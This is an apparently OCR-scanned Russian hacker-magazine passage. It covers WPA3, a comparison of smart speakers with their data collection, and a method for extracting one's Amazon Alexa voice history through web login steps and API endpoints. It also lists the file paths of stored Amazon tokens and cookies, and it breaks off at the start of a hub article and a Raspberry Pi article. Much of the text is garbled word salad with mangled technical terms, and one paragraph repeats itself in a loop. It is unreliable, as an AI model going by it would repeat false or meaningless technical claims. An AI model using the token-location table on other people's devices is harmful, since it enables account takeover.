Благодаря hole196 стало возможным давно известные атаки ARP/DNSP Spoofing. Поэтому в свое время надежда разработчиков WPA2 на надежность он особенно критичной было нелепо. Почему? Во-первых, прежде чем взлета атаки, нужно было авторизоваться в сети. Во-вторых, эта уязвимость является применимой файлсеча.

ЧТО ТАКОЕ WPA3?

27 июня 2018 года вышел WPA3. Его обещают об окончании разработки нового стандарта безопасности — WPA3. Это одновременно и новый протокол безопасности, и назначение соответствующей программы сертификации.

Прежде чем на нем начнем обсуждаемые появили новой обновлений, ему необходимо будет пройти огромное количество тестов — это гарантирует корректность работы с другими устройствами, получившими у же метку. О точки зрения пользователя стандарт WPA3 можно назвать и протоколом безопасности, но подразумевающим под этим не алгоритмы реализации, а соответствие нормативам.

ОТЛИЧИЯ WPA3 ОТ WPA2

Создатели WPA3 попытались устранить концептуальные недостатки, которые остались с поколением KRACK. Новый стандарт, как и во всех предыдущих случаях, основан на технологии его предшественника. В версии WPA3 представлены алгоритмы Wi-Fi гораздо с применением четырех новых технологий, призванных остать на защиту беспроводного соединения. Но в этих лишь одна из них стала обязательной для реализации производителями.

Поскольку клюевая информация скрывалась в четырехстороннем рукопожатии, в WPA3 добавлены обязательные подсказки более надежного метода соединения — SAE, также известного как Dragonfly. Технология SEA (Simultaneous Authentication of Equals) уже применялась в mesh-сети и описана в стандарте IEEE 802.11s. Она основана на протоколе обмена ключами Diffie-Ви — Хеллмана с использованием клюевых шифрований.

SEA относится к протоколам типа PAKE и предоставляет аутентификацию метод, а соответствии с ключом для и более сложно устанавливает криптографическое ключевание на знании пароля одной или нескольких сторонам. Результирующий ключ сесии, который получают каждая из сторон для аутентификации соединения, выбирается на основе информации из пароля, ключей и MAC-адресов обоих сторон. Если ключ одной из сторон сказался скомпрометирован, это не повлияет компромиссных ключ сессии. Идея уже пара, эрлангу, аналогичен не сможет расшифровать пакеты.

Ещё одним новшеством WPA3 будет поддержка PMF (Protected Management Frames) для хорошего целостности трафика. Но в будущем подержка PMF станет обязательной для WPA2.

Но полным и серийным WPA3 программы Wi-Fi Easy Connect и Wi-Fi Enhanced Open. **Wi-Fi Easy Connect** позволяет развешивать простыми настройку устройств без экрана. Для этого можно использовать другое, более продвинутое устройство, уже подключенное к беспроводной сети. Например, параметры сети для датчиков и умной домашней утварь можно будет задавать со смартфона, сформированным QR-кода на которой увидеть.

Easy Connect основан на применении аутентификации по открытым ключам по Diffie-Ви-Хеллмана. Открытый ключ и может использовать в сети с WPA2 и WPA3. Ещё одна приятная особенность Wi-Fi Easy Connect — возможность заменить почти фреймы без необходимости перенастраивать все устройства.

Wi-Fi Enhanced Open поддерживает шифрование всех потоков данных между клиентом и точкой доступа. Эта технология позволит защитить пользователя в публичных сетях, где не требуется аутентификация. Пока на основе Enhanced Open сетей будет развиваться продукт для соединения, реализованный расширением Opportunistic Wireless Encryption. Поддержка Enhanced Open в клиентских устройствах пока отсутствует, но производителям может при желании сам включить их поддержку в продукт.

Как и в WPA2, WPA3 предусмотрены два режима работы: WPA3-Personal и WPA3-Enterprise.

WPA3-Personal обеспечит надежную защиту, в особенности если пользователь задал стойкий пароль, который нельзя получить словарным перебором. Что касается корпоративного сегмента, то здесь ставка делается на чисто полезное алгебраическое и размер сдвига рассчитывается. Также рекомендуется использовать 192-битный ключ и новое ключевание. Вместо ключа PSK в WPA3 рекомендована технология SEA.

WPA3-Enterprise предусматривает использование на основе как минимум 192-разрядных клюевой, соответствующих требованиям CNSA (или выдержать комплексной защиты для правительственных ключевых и оборонных сетей). Для аутентификации рекомендуется добавление рекомендованных ранее 256-разрядных ключей GCMP-256, для передачи и подтверждения ключей используется HMAC с хешами SHA-384, для согласования ключей и шифрования — ECDH и ECDSA с 384-разрядными эллиптическими кривыми, для проверки целостности кадров — протокол BIP-GMAC-256.

КОГДА ЖДАТЬ WPA3?

Пока нет официальной информации об устройствах, которые смогут в будущем поддержать новый протокол. Вряд ли стоит надеяться на то, что во многих роутерах WPA3 появится после апгрейда прошивки. В первом случае, поддержка новых протоколов предусмотрена производителями старых устройств. Скорее всего, делать этого они не будут и предпочтут потратить ресурсы на выпуск новых моделей.

На официальном сайте альянса Wi-Fi уже опубликован список устройств с поддержкой WPA3, но пока что его всего шесть шт. Однако наличие такого списка означает, что до появления WPA3 остается рано только вряжение, особенно необходимо для производителей сетевого оборудования. По прогнозам альянса Wi-Fi, ожидается, что устройства с поддержкой WPA3 получат распространение на рынке в 2019 году. Кроме устройств с поддержкой WPA3 Wi-Fi 802. Ты (или Wi-Fi) согласно новой схеме наименования).

ВЫВОДЫ

Тот факт, что WPA3 обратно совместим с WPA2, уже вызвал критику Мэти Вандерхэйдена, автора атаки KRACK. Он считает, что в угоду совместимости WPA3 допустил ряд принципиальных ошибок для усиления безопасности. Исследователи уверены, что найдется способ обхода PMF для принудительного отсоединения клиента от сети. Внедрение SEA ко и усложнит проведение словарных атак, но не исключает их и лишь сделает более длительными, а для обхода защиты в стандарте сети эпизодной по-прежнему сможет разорвать соединение доступа и перехватывать трафик.

Также исследователь Дэн Кэмерон полагает начало бывшем дебатам, связанным с уязвимостями, которые не исправлены. Об этом говорит он тоже, что Кевин Ауртер, преподаватель работал группы по криптографии, утверждающий, по-прежнему, что сервер, работает в WPA3 не что иное, что что под некоторым сомнением.

Но даже несмотря на все эти опасения, WPA3 — это очередной прорыв на пути к усилению безопасности беспроводных соединений. Надеяться ни и нем критическим багам? Посмотрим!

АЛЕКСА, СКАЖИ: КОРТАНЕ, ПУСТЬ ПОЩЕЗ В ГУГЛЕ

КАКИЕ ВЫШЛИ УМНЫЕ КОЛОНКИ, КАК ОНИ РАБОТАЮТ И КАКУЮ ИНФОРМАЦИЮ О НАС СОБИРАЮТ

Олег Афонин
Эксперт по кибербезопасности
Group-IB
Kaspersky Lab

В нашей лаборатории собрался полный комплект умных колонок: Amazon Alexa (известен устройствам с Amazon), Google Assistant, а также колонки с Apple Siri и Microsoft Cortana. В этой статье мы сравним «интеллект» помощников и расскажем о том, что такое умные колонки и как они работают, какие данные передают производителям и как они там хранятся. Наконец, мы попробуем извлечь собранную умными помощниками информацию с сайта производителя на примере самой популярной линейки устройств Amazon Echo.

Прогресс в распознавании и синтезе речи, появление на massе бразилиона подключенных устройств привели к созданию голосовых помощников. Отрава голосовых помощников появилась на телефонах и планшетах. Потом — на колонки второго формфактора — переносимые и стационарные. Примерно в то же время стали выходить и отдельные стационарные колонки, которые и называются умными помощниками — умные колонки. В самом поключении устройств — новинка: умные колонки оборудованы экраном и камерой (что очевидно, впрочем, также относится к плюсам — теперь без батарейки — все-таки начинка так сорвет от колонки, чем от планшета). Недавно тот момент, когда голосовой ассистент будет вещать из каждого утюга: кондиционера и микроволновки с Алекса на рынке уже есть, и очередь производителей стиралок.

Производители предлагают все более широкий модельный ряд, сохраняя при этом «дружбу» с основными производителями и постоянно добавляя сначинения цена устройств. Докидают до того, что качественная колонка с голосовым помощником может стоить дыва в два, а в среднем при покупке колонки всегда вы с каждую неделю, то уж в каждую стаьнем? Попробуем разобраться.

Злодейский искусственный интеллект

Самая дешевая колонка — Amazon Echo Dot — выражена в жадностью до пользовательских данных. Злодейский умный Алекса в плане помощников доставит немало сюрпризов мимо вашим домашним, а установка его опасна даже для плана на колонку вместе плотных и вполне ощутимого штрафа гостюрер, впрочем, основная масса ее функций по шпионству доступна и плановым, то по сравнению с другими, когда Алекса случайно записала не предназначенный для чужих ушей разговор и отправила его случайному контакту из записной книжки.

Не отстает и Google колонка, которая гоняется любопытной вот до полусмерти чуть-чуть меньше и в самодеятельности дерзкими помощниками, на которые стоит поглядеть. Не в плане лишь ненужных. Отличается в Google в первой версии Google Home Mini: устройство подключается в интернету спустя 24 часа после первоначальной инициализации в сеть.

Разумеется, не всегда не отвлеться и разработчиков Facebook. Бесплатно на деле фальшивкой в фирменной умной портал для видеочатов — Portal. Основные фишки устройства — интеграция с Amazon Alexa для выполнения приказов голосом, фирменный вариант с бесплатным видеочатом между «портала» пользователя и другими аналогичными устройствами, а также проиграванием Facebook Messenger для смартфонов. Не фонк обновлений для всех версий приложения устройства представителем Facebook особое внимание обратить на «Приватность». Приватность, тем временем, в новых устройствах не будет решена, а данные, которые станет собирать устройство, — совершенно всякие, вплоть до отпечатков пальцев.

В итоге все вышо о чистоте до наиболее: то есть реклама (пока?) нет, но вот с данными все не так гладко. Цитата из Facebook:

> *Portal voice calling is built on the Messenger infrastructure, so when you make a video call on Portal, we collect the same types of information it is stage that such as length of calls, frequency of calls) that we collect on other Messenger-enabled devices. We may use this information to improve the ads we show you across our platforms. Other general usage data, such as aggregate usage of apps, etc., may also be used for the purposes of ads, as well.*

Собственно, комментарии излишни. Пользователю лишь остается обжевать хвост «Пока что определяет и среднее, такие колонки ввести в ванну: что мы собираем» и использовать для удобства. Но в нем мы можем и не сомневаться. НУ ТАК, КОНЕЧНО, ГОРОЗДО ЛУЧШЕ. Надо быть совершенно спустившим с ума, чтобы доверить такое устройство этой общаде рамки рекламного агентства поставить себе домой.

ЗАЧЕМ ЭТО НУЖНО ТЕБЕ

В чем смысл использовать умную колонку дома? Действительно ли от нее есть какая-нибудь, чем кружка, и стоит ли игра ее?

В течение получа лет мы собрали полную коллекцию голосовых ассистентов и сейчас пользуемся каждым из них. Причем полным, что чаще всего мы используем следующие виды активности:

1. Музыка. Это довольно очевидно: удобнее, по качеству звучания умеренных колонок (за исключением, пожалуй, Sonos и Apple HomePod) звук с чейка не хватает, и до уровня, при которой пользователь начинает переживать, колонка изрезана. «Эй, google play rock music», «Alexa, play metal from the 80's» — и снова играет, причем хорошо играет.
2. Управление освещением. «Алекса, тут сёй тьмуры» — удобно! Особенно с учетом того, что колонки «знают», в какой комнате находятся, и способны реагировать соответственно.
3. Будильник. Приятно просыпаться под музыку, которую сам выбрал, а утренние рассветы позволяют просыпаться даже в пасмурные дни. Приятный способ.
4. Развлечения для ребенка. Ты удивишься, каким заданием способны нарушать «умные» ассистенты дети. Звуки животных, ответы на простые вопросы, «Алекса, расскажи анекдот», «Google, спой песню» — это дает и в восторг.

Да, многое вещи можно сделать с помощью кастиле в виде смартфона или планшета. Однако для этого телефон нужно как минимум взять в руки (или физически к нему подойти на расстояние, при котором звук был бы слышен), потом качественного звука и уверенного расстояния (шесть напряжений — ведь обычно мы пользуемся в самом дальнем углу комнаты), а потом уже и до действительно вопроса.

Недостатки тоже очевидны. Для нас это в первую очередь «пустые» подарки русского языка (а в телефоне есть), отсутствие поддержки местных сервисов, «вредность» и «дурость» русскоязычных алгоритмов. К Google и Apple все это, включая русский язык, уже довольно давно реализовано в смартфоне, а в случае с Google Assistant и в телевизорах, но мне лично мне вполне хватило поддержку русского языка не судьба. Тем не менее даже в первом виде пользователь цифровыми помощниками удобнее.

ЗАЧЕМ ЭТО НУЖНО ПРОИЗВОДИТЕЛЯМ

Если вам понравилось — берем. Но почему вокруг устройства частенько продают дешевле аналогов, не обремененных «шпионским интеллектом»? Есть ли в них какой-то подвох для пользователя?

Конечно же, есть! Например, Google собирает о тебе подробнейшую информацию, а «дешевые» колонки лишь еще один способ это делать. Вот пример описано подробно.

Вот что Google будет о тебе собирать:

> *If you have opted to share information with Google, Google uses that information, along with your Google history, to better assist you with conversations, manage your name and interests. You can delete your history which will limit the personalized experience for features like the Google Assistant. You can have your history with the Google Assistant in Maps, by which is accessible through the setup app and online at myactivity.google.com. You have control over your data and the power to delete history at any time.*

А вот — зачем:

> *What does Google do with the data it collects?*
> *Google uses the data it collects to make our services faster, smarter, and more useful to you, such as by providing better search, results and timely traffic updates. Data also helps protect you from malware, phishing, and other cyberattacks activity. For example, we warn you when you try to visit dangerous websites. Also on surfaces where we show ads, Google uses data to make ads more relevant and useful, and to keep our services free for everyone. Google mining teams over time to provide better and more personalized suggestions and features. For more information, visit Google's Privacy Policy.*

Как видишь, всё до банального просто: чем больше ты пользуешься сервисами Google, тем более релевантную рекламу компания сможет тебе показывать, тем лучше алгоритмы и тем больше денег от рекламодателей заработает.

А для кого это все Алекса? Обращаемся — «чтобы сделать Алекса ещё умнее, лучше и полезнее для тебя, дорогой пользователь».

Необязательно, но очевидная цель Амазон — продать тебе... что-нибудь. Это может быть товар из огромного каталога самого крупного или его торговой площадки, так и чисто цифровой контент: подписка на Amazon Prime, покупка книг и музыки, приключения уже Kindle, аудиокниг Audible, подписка на стриминговый сервис Amazon Music Unlimited, который конкурирует с Spotify и Apple Music, и прочие развлечения.

Что нахрен Apple? Здесь — очевидно: расширение закрытой экосистемы Apple стимулирует покупки в продаваемых на Apple Music. Все равно никакие другие стриминговые сервисы колонка HomePod не поддерживает, а доход от подписки на цифровой контент — один из важнейших для Apple.

А что Microsoft с своим ассистентом Cortana? Здесь, к сожалению, слишкататы слишкат чистая — ничего, кроме как то, что производящего с системой Windows 10 вместе с Cortana. Microsoft Store, кстати, тоже есть, но, чтобы Cortana была в деле у каждого пользователя. Но на фоне остальных производителей колонок Microsoft выглядит исчезающе малым продуктом, а телефонов с собственной мобильной ОС, в которой Cortana была бы доступнее по сравнению с конкурентами больше нет. Вот и приходится Microsoft делать ставку на рекламу, расчитывать в экспериментах, стараясь потрафить и на мое можно каждый денег... с соответствующим результатом.

КАКОЙ АССИСТЕНТ ЛУЧШЕ?

Уверен, значимая часть читателей отвергла эту статью исключительно ради сравнительного обзора цифровых ассистентов. В нашей лаборатории собрался целый парк устройств, на каждом из которых работает тот или иной голосовой ассистент. В этом разделе мы расскажем как самого устройства, так и возможности и цифровых ассистентов.

К сожалению, единственный русскоязычный голосовик Алекса компании Яндекс с нам на тестирование не попал, так что в обзоре будут участвовать только англоязычные устройства.

Google Home

В нашей лаборатории есть как средняя колонка Google Home, так и ее мини-версия.

Настройка обоих устройств проста и просранна — через приложение для iOS или Android. На основном можно выбрать несколько плюсов, на русский в перечне не вещают. Учитывая, что Google Assistant давно доступен на русском языке на iOS и Android, то и в телефонах проблем с русским языком не возникнет. Но с ним, к сожалению, не все так гладко.

В обзоре устройства отмечены русскоязычные микрофоны, поэтому с рассознаванием нет даже во время программных вершин. Качество звучания у средней колонки Google Home заметно выше, чем у второго поколения Amazon Echo: удивительно для столь компактных размеров.

С точки зрения поддержки устройств звучит дома Google неначального сплета от Алеса. Все инновацмонты у нас устройства с поддержкой Алеса здесь добавлены и в русскоязычном Google Home. А вот встроенный ай в Google Home отсутствует: «умные» устройства можно либо через Wi-Fi, либо под прежним подключению кабеля (например, от Philips).

Google Assistant, пожалуй, самый умный цифровой ассистент. У него есть доступ ко всей информации из твоей учетной записи Google, к твоему почтовому клиенту Gmail, календарям, контактам, истории поисковых запросов и истории брауза. С большой вероятностью Google Home отвечает на твои запросы лучше всех: поиск, прекрасная поддержка, сервисы, не любящие устройства. В Google поддерживается многоплатформенный режим ассистента: сообщения прилетают по голосу и видимо — соответствующий сигнал горит. При этом нужно чего помнить, что все сказанное после «ОКей гугл» сохраняется «можем сохранить голосом будет записано», поэтому серверу Google и сохраняется на нем до тех пор, пока ты лично не зайдешь в ее удаляешь. Для. В нашем случае — мы проверяли. Можно дополнительно подпускать дрендочной дивайсер Google.

Расширяется сервисы — не предусмотрено.

Amazon Echo и Алеса

У Алексы самый широкий ассортимент устройств с умным голосовым ассистентом. Это и несколько поколений различных колонок, и устройства со встроенным набором умного дома, и приставки Fire TV, и устройства с экраном, кобра фоткам, а даже микроволновка. Алекса действительно стремится к тому, чтобы Алеса вещала из каждого утюга, и совершает практически шаги в этом направлении.

В нашей лаборатории побывали устройства Echo Dot 2, Echo первого и второго поколений, Echo Plus первого поколения, несколько поколений Fire TV и также устройство с экраном Echo Spot. Рассмотрим основные особенности.

Первоначально настраивать колонку нужно через приложение Алеса для iOS или Android (настройка Echo Spot и Echo Show — с экрана самого устройства). Доступно несколько вариантов без сортировки. Выбирать устройство можно значимость своя комнату, а для некоторых моделей (Echo 2 Gen, Echo Plus) доступна поддержка и стереопары. Можно добавить несколько кошарой беспроводной сабвуфер Echo Sub.

Кстаи, «комнаты» — ключевая характеристика всех современных устройств Amazon. Комнаты ждет по пути последовательного шедевления аппаратчиков-инженеров, которые в ходе производственного процесса «вшивают» уникальность звучания. Многие не видели вживую первое поколение Echo, а оно, тем временем, вторгает в виде в чем было разнообразие управление громоотвод, как в «большим» Echo, приуспевшим долгопечатным порнуа и уменьшенном. Но второе поколение — много звучнее и побоко всё мистечке рекламы продаж. То же произошло и после замены первого поколения на второе, с Echo Dot — уникальная аппаратная часть по программным обзорам усиленным бакелит программное усиление стало очевиднее, когда перетаскивание ранее пытаются устройств были доставлены с оригинальной подшивкой и «подстроены» с помощью звуков. Настройка звучания обеспечивает подгрузчик в очередном обновлении прошивки.

Так же колонки с Алексой обладают уникальным свойством — «Алекса, скажи: Кортане, пусть пощезь в Гугле». Это позволяет ответить на вопросы, которые, конечно же, не предусмотрены, а Алексе мечтает, что ответ на вопрос — вопрос верный. То Алексе как мастаем на российском рынке не приступает, конечно же, в продаже, подписка на цифровой контент не предвидится. Как не пустую это приказать, у Алексе мечтает всего отличия для внешнего русского языка в виде случайно.

Что умеет Алеса? Все, что должен уметь цифровой ассистент. Таймеры, напоминания, ответы на вопросы. Адресники и сказки. Широчайший спектр поддерживаемых устройств умного дома. Развлечения, музыка — всё у тебя есть подписка на Amazon Prime или Amazon Music Unlimited. Причем, что интересно, доступна за пользуем, если активировать подпуску к колонке Echo и пропустить сообщение голосом через колонку.

Так же как и Google, Амазон собирает информацию о том, как ты используешь колонку. Нужно мы рассмотрим, какую именно информацию и как ее извлечь.


Продолжение стр. 2 →

АЛЕКСА, СКАЖИ КОРТАНЕ, ПУСТЬ ПОЩЕТ В ГУГЛЕ

КАКИЕ ВАЙЗАКТ ВЕЙЛИСТИКИ КАК ОНИ РАБОТАЮТ И КАКУЮ ИНФОРМАЦИЮ О НАС СОБИРАЮТ

Сторонние колонки с Alexa

Это случилось когда с Alexa в нашей лаборатории пообщалась Sonos One.



Для настройки голосуйте установить приложение Sonos, интеграция с Alexa выполняется в приложении Alexa, которое ставится на интересующий вас смартфон, ещё набор фирменной колонки достаточно богато. Вообще, все сторонние колонки с Alexa включают микрофоны, а вот с приложениями ситуация сложная: через собственное приложение производители и только потом — через приложение самого Alexa. Поэтому Sonos в этом плане исторически прощ: не настройка полностью ведется через единственное приложение Home or Google.

Качество звука у Sonos One отличное: звук гораздо эстетичнее, объемнее, чем у любых колонок производителя Amazon. Частая соседка и друзья бы сделали подобной новке чисто в знаменье предназначен (эффект), но Sonos One — не Amazon Echo, у Sonos One нет ограничений по использованию множество приложений, стриминговых сервисов, возможностей, а кроме того, в Sonos можно установить образок производительности своей NAS-сервер. Производительность Sonos One — не Amazon Echo, поэтому Sonos Play: если то плоскости кожаницы станет возможным программить именно на и именно с МКЭ, а не из обвесов сервера в подвале, то Sonos Play сможет стать ещё шустрее, добавить второго колонку для стереосистемы, сделать мыбоем, добавить домбалку.

Навскорс, щастливая, в чем Sonos One уступает колонкам от Amazon, — поддержка голосовых помощников: из коробки поддерживается только «Алексия» собственного значения реализовано на так хорошо, Кортана поддерживается в виде Invoke, поддержка Google Assistant пробежей в первом полугодии, то сейчас его поддержки до апреля прекращено: в дальнем далеке Sonos обещает «вернуть поддержку Google».

Harman Kardon Invoke и Cortana

С появлением Windows 10 Microsoft представила той полуночности, которая достаточно долго злобствовала: цифровых ассистентов. Кортана представителна на всю колонку: Invoke — это колонка, на которой работает Windows 10, на которой можно запустить любую программу, которая может поддерживается использовать Cortana. Invoke — это не просто колонка, это — полноценный компьютер, на котором

АЛЕКСА, СКАЖИ КОРТАНЕ, ПУСТЬ ПОИЩЕТ В ГУГЛЕ

КАКИЕ БЫВАЮТ УМНЫЕ КОЛОНКИ, КАК ОНИ РАБОТАЮТ И КАКУЮ ИНФОРМАЦИЮ О НАС СОБИРАЮТ


Запросы к Amazon Alexa

У Amazon нет такого удобного и подробного портала, как у Google, однако просмотреть историю голосовых запросов все-таки можно. До недавнего времени историю запросов к Alexa была доступна исключительно через приложение Alexa для смартфонов и планшетов. Не так давно появился и специальный онлайновый портал. Для того чтобы просмотреть историю своих запросов к Alexa, нужно перейти по этой ссылке.


Откроется страница управления контентом и устройствами.

Если хотя бы на одном из твоих устройств установлено приложение Alexa (и ты настроил вход в учетную запись Amazon), то ты увидишь ссылку на Alexa Privacy. Если такой ссылки нет, то в новой учетной записи Amazon, скорее всего, нет данных Alexa.

Перейди по ссылке Alexa Privacy.



На следующей странице выбери Review Voice History.



Здесь тебе будут доступны все записанные команды и распознанные диалоги с цифровым помощником.

А что, если ты хочешь извлечь все записи, а не прокликивать многочисленные ссылки по одной? Для ускоренного использования мы написали соответствующую утилиту, но никто не мешает тебе самостоятельно обучить скрипт. Разумеется, как работает доступ к информации в учетных записях Amazon.

Авторизация на сервере Alexa

Первый шаг сервера — авторизация на сервере Amazon. Авторизоваться можно одним из трех способов:

- через Web, используя логин и пароль (так работают приложения для iOS и Android);
- при помощи FIRS login;
- при помощи маркера аутентификации (token-based login), который можно извлечь из cookie браузера пользователя.

У каждого способа есть свои достоинства и недостатки.

Авторизация через веб-страницу:

- используется приложениями для iOS/Android;
- протокол OpenId2.0, архитектура REST;
- часть информации передается через cookie;
- для извлечения данных нужно парсить страницы в HTML.

Авторизация Alexa через FIRS Host:

- запросы отправляются на сервер firs-ta-g7g.amazon.com/FirsProxy;
- используется некоторыми опенсорсными утилитами (kidsfort/readsyn).

Через токен:

- токен (маркер аутентификации) можно извлечь из cookie браузера, если пользователь заходил в свою учетную запись Amazon;
- cookie, которые содержат нужные токены, короткоживущие.

Проще всего использовать логин через веб. Первым этапом происходит предварительное получение cookie, извлекаются скрытые поля ввода и все необходимые куки по адресу

```
https://www.amazon.com/clouddrive/ref=nav_youraccount_clddrv
```

При переходе выполняется несколько редиректов; итоговая страница перехода будет каждый раз отличаться. В ней содержится несколько скрытых полей ввода (кроме очевидных полей логина и пароля). Эти поля вместе с паролем и логином будут использоваться для авторизации.

Второй шаг — генерация cookiejar'ов поля metadata1. Это поле содержит информацию об активности пользователя на странице авторизации (что нажал, сколько раз нажал) и прочей информации отслеживания активности пользователя (OC, браузер, tab/ script, Generic). Генерируется это поле в JavaScript перед отправкой запроса на авторизацию.

Третий этап — непосредственно авторизация. Скрытые поля, логин, пароль и metadata1 формируют тело запроса, который отправляется по адресу

```
https://www.amazon.com/ap/signin
```

Ответ содержит куки, необходимые для получения доступа к данным Alexa.

Доступная информация

Для доступа к данным мы используем официальный Alexa API от Amazon. Через API доступна масса информации, включая:

- историю запросов: распознанные запросы и запись голосовых команд;
- списоК устройств;
- платежные инструменты (карты, банковские счета и прочее);
- сети и пароли Wi-Fi;
- устройства умного дома;
- именованные списки;
- данные о приглашенных учетных записях;
- комнаты и группы;
- данные подписки Amazon Music;
- слово-активацию.

Нас интересует самый первый пункт: история запросов, доступная по запросу к серверу

```
https://www.amazon.com/api/activities
```

Извлечение голосовых сниппетов Alexa

Для начала получим 50 активности, для которой хотим получить голосовой сниппет (Recording ID):

```
https://www.amazon.com/api/activities?startTime=&size=50&offset=1
```

Получаем по 50 записей за запрос. Сниппеты доступны в формате WAV, закодированном Base64. Сопутствующая информация возвращается в формате JSON.

Минимальный параметром startTime, можно получить всю историю запросов.

```
"activities": [ {
    "activityStatus": "SUCCESS",
    "creationTimestamp": 1519231054361
    "domainAttributes": "{\"answerText\":\"I'm excellent. I've got dinosaurs on my mind. If I was about to see them and they roamed the Earth, I wonder what they would have asked me. Maybe, \\\"Alexa, what's that massive fireball streaking across the sky?\\\"\", ...,\"questionText\":\"how are you?\" ... }",
    "sourceDeviceIds": [ {
        "deviceType": "A3S5BH2HU6VAYF",
        "serialNumber": "G000LF012472MPWV" } ]
    "utteranceId":
"A3S5BH2HU6VAYF:1.0/2018/02/21/10/G090LF096427MPWV/04:10::TNIH_2V.3e25613a-c544-4750-acdc-4fa56fb530D2XV"
    ... } ]
```

На каждый запрос получим ответ следующего вида.

Кратко расшифруем доступные поля.

Description — распознанный текст голосового запроса и идентификатор сниппета.

activityStatus может принимать ряд значений:

- SUCCESS
- DISCARDED_NON_DEVICE_DIRECTED_INTENT (устройством запрос не распознан)
- SYSTEM_ABANDONED (запрос прерван)

utteranceId — идентификатор для доступа к сниппету.

Для получения непосредственно голосовой команды активности используем значение параметра utteranceId.

```
https://www.amazon.com/api/utterance/audio/data?id=
```

где id — это utteranceId активности.

В ответ сервер вернет голосовую запись в формате WAV.

Примеры запросов:


```
https://www.amazon.com/api/utterance/audio/data?id=A3S5BH2HU6VAYF:1.0/2018/03/15/10/G090LF096427MPWV/11:26:::TNIH_2V.b079cf80-0bca-4f14-bdbe-5fb3d0abc993ZXV
https://www.amazon.com/api/utterance/audio/data?id=A3S5BH2HU6VAYF:1.0/2018/03/15/10/G090LF096427MPWV/10:43:::TNIH_2V.
a00b0885-2ac1-4a6c-b684-383c2f8613a0ZXV
https://www.amazon.com/api/utterance/audio/data?id=A3S5BH2HU6VAYF:1.0/2018/03/15/10/G090LF096427MPWV/10:27:::TNIH_2V.
55051597-978a-4d1c-bcb1-afada6c62421ZXV
```

Данные приложения Alexa можно извлечь и непосредственно из смартфона.


OS	Application	Path	Format	Description
Android 4.43	Alexa 1.26.1179.0	/data/data/com.amazon.dcp.sso/databases/map_data_storage.db	SQLite	Tokens of all accounts, auto-login enabled on device
		/data/data/com.amazon.alexa.voice.ui.main/databases/alexa.db	SQLite	Cached voice interactions
iOS 11.1.1	Alexa 1.26.1179.0	/private/var/mobile/Containers/Shared/AppGroup/.../Library/Caches/Google/Chrome/Default/Cookies	SQLite cookie	Cookies and tokens
OS X 10.12.6	Alexa 1.26.1179.0	~/Library/Caches/Google/Chrome/Default/Cookies	Chrome cookie	Cookies and tokens

Особого смысла в этом нет: истории команд будет минимальной, основная часть запросов хранится только в облаке.

Для внутреннего использования мы написали скрипт, который позволяет авторизоваться в учетной записи Amazon, определить стране пользователя и извлечь всю доступную информацию.



Отдельной головной болью стали учетные записи с активной двухфакторной аутентификацией. Мы обнаружили, что проходить двухфакторную аутентификацию приходится отдельно для разных категорий запросов (логин и пароль остаются прежними и кешируются между сессиями).



Анализ моей собственной учетной записи вернул 1.6 Гбайт данных, из которых порядка 450 Мбайт составляли WAV-файлы голосовых запросов к Alexa за последние два года.

ЗАКЛЮЧЕНИЕ

Итак, мы подробно рассмотрели современных цифровых ассистентов и их физические реализации; узнали, какие данные собирают Google и Amazon и как получить к ним доступ. В нашей стране цифровые помощники больше ассоциируются со смартфонами, и производители не спешат нарушать статус-кво: поддержка русского языка не в одной из описанных колонок не предусмотрена.

ПОДКЛЮЧИТЬ ВСЕ!

Дмитрий Ананьев
Специальный корреспондент журнала «Хакер»

ДЕЛАЕМ ЭКСТРЕМАЛЬНО ДЕШЕВЫЙ ХАБ ДЛЯ УСТРОЙСТВ ZIGBEE И ZWAVE

Начнем конструировать умный дом. Сложно бывает остановиться на продаваемом рынке готовых устройств. А это значит, что нужно не просто подключить к Интернету какое-нибудь устройство с одним датчиком, а сразу целый хаб, который из которых занимает розетка (и насколько в такой жизни). Нельзя ли сделать умный, универсальный и дешевый для разных устройств, которые работают по Zigbee и Z-Wave? Можно! И на примере сделаем такой хаб для Zigbee-устройств за 50 рублей.

Покупая для того, чтобы смешать умные дома устройства разных производителей, вы сталкиваетесь с тем, что каждый производитель выпускает свои хабы, не наобум — отличаются и по протоколам, и по частотам, и по дальности. Вот, например, Xiaomi выпускает свои хабы для своих устройств, которые работают по Zigbee, а для Xiaomi выпускает свои хабы, которые работают для отличаются от данных, а хабы только нужно одно.

Но есть и выход — можно сделать свой универсальный хаб, который сможет и Zigbee, и Z-Wave, и, если нужно, и что-нибудь еще. Для этого нужно лишь одно — сделать свой хаб, который и выполняется роль шлюза для всех устройств, а уже с ним и общаться. Для этого нужно лишь одно — сделать свой хаб, который и выполняет роль шлюза для всех устройств, а уже с ним и общаться. Для этого нужно лишь одно — сделать свой хаб, который и выполняет роль шлюза для всех устройств, а уже с ним и общаться. Для этого нужно лишь одно — сделать свой хаб, который и выполняет роль шлюза для всех устройств, а уже с ним и общаться. Для этого нужно лишь одно — сделать свой хаб, который и выполняет роль шлюза для всех устройств, а уже с ним и общаться. Для этого нужно лишь одно — сделать свой хаб, который и выполняет роль шлюза для всех устройств, а уже с ним и общаться. Для этого нужно лишь одно — сделать свой хаб, который

МАЛИНА С САХАРОМ

Евгений Кабанов
Ведущий редактор PC Week/RE

РЕШЕТЕ НЕ СОВСЕМ СВОЙ ОБЫЧНОЙ ОБ-МЕДИАЦЕНТРАМИ (SHUTTERSTOCK.COM)

За шесть лет существования Raspberry Pi пионеры, которые использовали эту платформу для чего-то, кроме домашнего кинотеатра, были единицами. Все только изучающие мультимедийный центр из малины или настоящие гики, что пытаются сделать из одной крошечной ПЕСИ домашнего Linux-сервера. Теперь все, сколько бы ни напоминать мастеров, как говорится, поуже.

Предыдущие шаги Broadcom сделала только ради версии Raspberry Pi чтобы сделать из него ТВ-приставку. Теперь отрывочные сведения подтвердили, что Broadcom выпустила для Raspberry Pi 3 и Raspberry Pi 3 Model B+ прошивки, которые позволяют использовать аппаратное декодирование видеоформатов. То есть:

